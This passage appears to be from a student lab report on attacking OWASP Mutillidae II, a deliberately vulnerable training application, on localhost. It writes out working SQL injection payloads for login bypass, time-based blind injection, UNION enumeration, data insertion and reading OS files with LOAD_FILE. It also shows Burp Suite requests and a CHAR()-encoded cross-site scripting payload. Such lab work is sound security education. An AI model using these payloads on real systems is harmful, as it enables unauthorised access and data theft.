For testing we have already registered a user named “test”, or we can use any user, which already created. For providing the true statement in the password field we will use “ ‘ or (1=1 and username = “test”) -- ”.

5.3.3 Analysis of Result

Anyone can login without having authorized access just by using the above-mentioned query:



Please sign-in

Name: test

Password: ' or (1=1 and username = 'test') --

Figure 11: login page showing bypass authentication

We get logged in as the username "test" shown in fig 6


OWASP Mutillidae II: Web Pwn in Mass Production

: 2.6.0 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: test (test12345)

e | Logout | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL

Figure 12: logged in as "test"

5.4 Blind SQL Injection using Timing Attack

5.4.1 Description

Sometimes the attacker might not be able to identify the query execution success, because the server/application doesn't show any error. One of the techniques to get an indication for the query execution success called Time-Based SQL Injection. With this technique, the attacker executes functions that take some time to finish (for example: Benchmark, Delay, Sleep etc.). By measuring the time took the application to response, the attacker might be able to identify if the query executed successfully or the query execution failed.

5.4.2 Method of Examination


Using this method, an attacker enumerates each letter of the desired piece of data using the following logic.

If the first letter of the first database's name is an 'A', wait for 10 seconds.
If the first letter of the first database's name is an 'B', wait for 10 seconds. Etc.

In our scenario, Mutillidae uses a MySQL server database; we use the SLEEP command sent in via a UNION statement to cause the web application response time to vary.

5.4.3 Analysis of Result

The figure 7 showing how to insert a time base SQL injection



Please sign-in

Name: ' union select null, null, null, null, sleep(5) --

Password:

Figure 13: login.php with sleep command of 5 seconds

After the execution of the above command the webserver will response after 5 seconds and you will be logged in as no/null user shown in fig:


OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.0   Security Level: 0 (Hosed)   Hints: Disabled (0 - I try harder)   Logged In User: ()

Home | Logout | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Figure 14: Logged in as null user

5.5 SQL Injection using Union

5.5.1 Description

Using the union queries, we are able to get the data from another table instead of that which the developer is assigned to the application. The attacker has full control on the union part of the query; and can use the union queries to retrieve the secret and private information from the database of the application.

The *UNION* statement in SQL is used to select information from two SQL tables. When using the UNION command all selected columns need to be of the same data type. The UNION ALL statement however, allows columns of all data types to be selected.

5.5.2 Method of Examination

Using Mutillidae, we can methodically find the number of columns needed to use a UNION SQL Injection and also determine which columns in the web pages query is output onto the resulting web page when a query successfully executes by passing the following queries in the user name field on user-info page.

5.5.3 Analysis of Result

The following results are observed when executing the following Union queries.

1. **“’union select 1,null,null,null,null -- “**



Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here
Results for "' union select 1,null,null,null,null -- ".1 records found.
Username=
Password=
Signature=

Figure 15: user-info.php showing the SQL statement for union query

2. **“ ’union select null,1,null,null,null -- “**



Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here
Results for "' union select null,1,null,null,null -- ".1 records found.
Username=1
Password=
Signature=

Figure 16: user-info.php showing the SQL statement for union query

3. **“ ’union select null,null,1,null,null -- “**




Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here
Results for "' union select null,null,1,null,null -- ".1 records found.
Username=
Password=1
Signature=

Figure 17: user-info.php showing the SQL statement for union query

4. “ ’union select null,null,null,1,null -- “


Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? Please register here

Results for "' union select null,null,null,1,null -- ".1 records found.

Username=
Password=
Signature=1

Figure 18: user-info.php showing the SQL statement for union query

5.6 Inserting Data using SQL Injection

5.6.1 Description


SQL injection can be used to change the inserted data. While not particularly practical in this context, the demonstration shows when insert SQL injection can be used to change data and when it cannot. The general method for performing an SQL Injection insert is shown as well.

5.6.2 Method of Examination

We have tried to insert a fake blog entry for user “anonymous”. To insert a fake blog entry. We entered “Test’ , ‘2006-08-07 12:05:15’ --)” query

5.6.3 Analysis of Result

Figure shows the SQL query injection



Add blog for anonymous


Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries

```
Test' ,'2006-08-07 12:05:15') --
```

1 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Figure 19: Insertion of fake blog entry

Figure show that a fake blog entry is inserted for the user "anonymous" through SQL injection



Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries

2 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?
2	anonymous	2006-08-07 12:05:15	Test

Figure 20: Injected SQL statement

We cannot change the username because the injection appears after the TEXT field.

5.7 Read Files of OS using SQL Injection

5.7.1 Description

Expanding on the UNION SQL Injection discussed in previous attack, we use SQL injection to read files from the operating system. One of the files read is the MySQL error log, which contains a great number of items, used in reconnaissance of the system. Reading files with SQL injection is somewhat advanced but can be practiced easily using Mutillidae.

5.7.2 Method of Examination


To execute file we will use a third party tool named Burp Suite. The union query that will be used to inject SQL statement is: "' union select null,null,null,null,null -- " on the user-info page.

Now to execute specific file i.e. mysql_error.log we will replace the second column of the union query, and it will show the execution in the username field of the user-info page. The statement that will used in name field will be: "' union select null,LOAD_FILE('mysql_error.log'),null,null,null -- "

One thing is to make sure that the file should be in the same directory of mutillidae. If you want to execute any other file that the complete path should be provided.

5.7.3 Analysis of Result


Execution of simple union query using burp suite is shown in the below figure



```
GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+null%2Cnull%2Cnull%2Cnull%2Cnull+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/mutillidae/index.php?page=user-info.php&username=%27+union+select+null%2Cnull%2Cnull%2Cnull%2Cnull+--&password=&user-info-php-submit-button=View+Account+Details
Cookie: showhints=0; PHPSESSID=3n1k8iravqr2tn4kgu3u0t4ue6
Connection: keep-alive
```

Figure 21: Execution of union query in burp suite


Now replacing the second column in the union query that is null to LOAD_FILE('mysql_error.log') is shown in the below figure:



```
GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+null%2CLOAD_FILE('mysql_error.log')%2Cnull%2Cnull%2Cnull+--+&password=&user-
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/mutillidae/index.php?page=user-info.php&username=%27+union+select+null%2Cnull%2Cnull%2Cnull%2Cnull+--&password=&user-info
Cookie: showhints=0; PHPSESSID=3n1k8iravqr2tn4kgu3u0t4ue6
Connection: keep-alive
```

Figure 22: giving path of OS file in burp suite

After executing the this command the result will shown on the user-info page:


Firefox
http://127.0.0.1/mu...ew+Account+Details
127.0.0.1/mutillidae/index.php?page=user-info.php&username='+union+select+null%2Cnull%2Cnull%2Cnull%2Cnull+--+&password=&user-info-php-submit-b
Google
Release Announcements
Video Tutorials
Name
Password
View Account Details
Dont have an account? Please register here

```
Results for "' union select null,LOAD_FILE('mysql_error.log'),null,null,null -- ".1 records found.
Username=131006 16:32:47 [Note] Plugin 'FEDERATED' is disabled. 131006 16:32:47 InnoDB: The InnoDB memory heap is disabled 131006 16:32:47 InnoDB:
Mutexes and rw_locks use Windows interlocked functions 131006 16:32:47 InnoDB: Compressed tables use zlib 1.2.3 131006 16:32:47 InnoDB: Initializing buffer
pool, size = 16.0M 131006 16:32:47 InnoDB: Completed initialization of buffer pool InnoDB: The first specified data file C:\xampp\mysql\data\ibdata1 did not exist:
InnoDB: a new database to be created! 131006 16:32:47 InnoDB: Setting file C:\xampp\mysql\data\ibdata1 size to 10 MB InnoDB: Database physically writes the
file full: wait... 131006 16:32:47 InnoDB: Log file C:\xampp\mysql\data\ib_logfile0 did not exist: new to be created InnoDB: Setting log file C:\xampp\mysql
\data\ib_logfile0 size to 5 MB InnoDB: Database physically writes the file full: wait... 131006 16:32:47 InnoDB: Log file C:\xampp\mysql\data\ib_logfile1 did not exist:
new to be created InnoDB: Setting log file C:\xampp\mysql\data\ib_logfile1 size to 5 MB InnoDB: Database physically writes the file full: wait... InnoDB: Doublewrite
buffer not found: creating new InnoDB: Doublewrite buffer created InnoDB: 127 rollback segment(s) active. InnoDB: Creating foreign key constraint system tables
InnoDB: Foreign key constraint system tables created 131006 16:32:47 InnoDB: Waiting for the background threads to start 131006 16:32:48 InnoDB: 5.5.32
started; log sequence number 0 131006 16:32:48 [Note] Server hostname (bind-address): '0.0.0.0'; port: 3306 131006 16:32:48 [Note] - '0.0.0.0' resolves to
'0.0.0.0'; 131006 16:32:48 [Note] Server socket created on IP: '0.0.0.0'. 131006 16:32:48 [Note] Event Scheduler: Loaded 0 events 131006 16:32:48 [Note]
c:\xampp\mysql\bin\mysqld.exe: ready for connections. Version: '5.5.32' socket: '' port: 3306 MySQL Community Server (GPL) 131006 16:36:05 [Note] Plugin
'FEDERATED' is disabled. 131006 16:36:05 InnoDB: The InnoDB memory heap is disabled 131006 16:36:05 InnoDB: Mutexes and rw_locks use Windows
interlocked functions 131006 16:36:05 InnoDB: Compressed tables use zlib 1.2.3 131006 16:36:05 InnoDB: Initializing buffer pool, size = 16.0M 131006 16:36:05
InnoDB: Completed initialization of buffer pool 131006 16:36:05 InnoDB: highest supported file format is Barracuda. InnoDB: The log sequence number in ibdata
files does not match InnoDB: the log sequence number in the ib_logfiles! 131006 16:36:05 InnoDB: Database was not shut down normally! InnoDB: Starting crash
recovery. InnoDB: Reading tablespace information from the .ibd files... InnoDB: Restoring possible half-written data pages from the doublewrite InnoDB: buffer...
131006 16:36:05 InnoDB: Waiting for the background threads to start 131006 16:36:06 InnoDB: 5.5.32 started; log sequence number 1595675 131006 16:36:06
[Note] Server hostname (bind-address): '0.0.0.0'; port: 3306 131006 16:36:06 [Note] - '0.0.0.0' resolves to '0.0.0.0'; 131006 16:36:06 [Note] Server socket created
on IP: '0.0.0.0'. 131006 16:36:06 [Note] Event Scheduler: Loaded 0 events 131006 16:36:06 [Note] c:\xampp\mysql\bin\mysqld.exe: ready for connections. Version:
'5.5.32' socket: '' port: 3306 MySQL Community Server (GPL) 131010 23:47:00 [Note] Plugin 'FEDERATED' is disabled. 131010 23:47:00 InnoDB: The InnoDB
memory heap is disabled 131010 23:47:00 InnoDB: Mutexes and rw_locks use Windows interlocked functions 131010 23:47:00 InnoDB: Compressed tables use
zlib 1.2.3 131010 23:47:00 InnoDB: Initializing buffer pool, size = 16.0M 131010 23:47:00 InnoDB: Completed initialization of buffer pool 131010 23:47:00 InnoDB:
highest supported file format is Barracuda. InnoDB: The log sequence number in ibdata files does not match InnoDB: the log sequence number in the ib_logfiles!
131010 23:47:00 InnoDB: Database was not shut down normally! InnoDB: Starting crash recovery. InnoDB: Reading tablespace information from the .ibd files...
InnoDB: Restoring possible half-written data pages from the doublewrite InnoDB: buffer... 131010 23:47:00 InnoDB: Waiting for the background threads to start
131010 23:47:01 InnoDB: 5.5.32 started; log sequence number 1861464 131010 23:47:01 [Note] Server hostname (bind-address): '0.0.0.0'; port: 3306 131010
23:47:01 [Note] - '0.0.0.0' resolves to '0.0.0.0'; 131010 23:47:01 [Note] Server socket created on IP: '0.0.0.0'. 131010 23:47:01 [Note] Event Scheduler: Loaded 0
events 131010 23:47:01 [Note] c:\xampp\mysql\bin\mysqld.exe: ready for connections. Version: '5.5.32' socket: '' port: 3306 MySQL Community Server (GPL)
Password=
Signature=

Browser: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
```

Figure 23: Execution of file provided in burp suite

The figure clearly shows that it has executed the mysql_error.log file in the second column of the result, which represents the username field.

6. Cross Site Scripting Attacks

6.1 Generate Cross Site Scripts With SQL Injection

6.1.1 Description

In this attack we will discuss an advanced SQL injection technique. The SQL injection is used to generate cross-site scripting. This type of attack is useful when cross-site scripts cannot be injected into a webpage from a client because web application firewalls or other scanners are already in place. When an SQL injection can be snuck past the web application firewalls, it is possible to have the SQL injection generate the Cross Site Script dynamically.


6.1.2 Method of examination

We will generate a script with an alert showing "MINT 709 HACKED" with a popup message on the page. To accomplish this we have to generate a SQL command for this script.

First we will translate this specific string "MINT 709 HACKED" using firebug then on the user-info page we will then inject this script with SQL union query In Username: "' union select 1,CHAR(60, 115, 99, 114, 105, 112, 116, 62, 97, 108, 101, 114, 116, 40, 34, 72, 65, 67, 75, 69, 68, 32, 77, 73, 78, 84, 32, 55, 48, 57, 34, 41, 60, 47, 115, 99, 114, 105, 112, 116, 62),3,4,5 -- "

6.1.3 Analysis of the result


Translation of the string "MINT 709 HACKED" by using firebug add-on.


[JavaScript Application]

No text was selected for the requested action

```
<script>alert("MINT 709 HACKED")</script>
```


Figure 24: Translating string into SQL query using firebug



```
CHAR(60, 115, 99, 114, 105, 112, 116, 62, 97, 108, 101, 114, 116, 40, 34, 77, 73, 78, 84, 32, 55, 48, 57, 32, 72, 65, 67, 75, 69, 68, 34, 41, 60, 47, 115, 99, 114, 105, 112, 116, 62)
```

Enable Post data [ ] Enable Referrer [ ]

Figure 25: showing translated result of the string provided in firebug



Please enter username and password to view account details

Name: ' union select 1,CHAR(60, 115, 99, 114, 105, 112, 116, 62, 97, 108, 101, 114, 116, 40, 34, 72, 65, 67, 75, 69, 68, 32, 77, 73, 78, 84, 32, 55, 48, 57, 34, 41, 60, 47, 115, 99, 114, 105, 112, 116, 62),3,4,5 --

Password:

Dont have an account? Please register here

Figure 26: injecting union query with translated string



```
Results for "' union select 1,CHAR(60, 115, 99, 114, 105, 112, 116, 62, 97, 108, 101, 114, 116, 40, 34, 72, 65, 67, 75, 69, 68, 32, 77, 73, 78, 84, 32, 55, 48, 57, 34, 41, 60, 47, 115, 99, 114, 105, 112, 116, 62),3,4,5 -- ".1 records found.
Username=
```

Figure 27: Showing execution of script

6.2 Explanation of HTTP only Cookies in Presence of Cross Site Scripting

6.2.1 Description

Using Mutillidae, we look at the effect HTTPOnly cookies have when a page is infected with a cross-site script. The demonstration is primarily targeted at developers who wish to understand better why it is a good idea to set cookies with the HTTPOnly flag. A better solution would be to have all cookies be HTTPOnly unless the developer overrides.

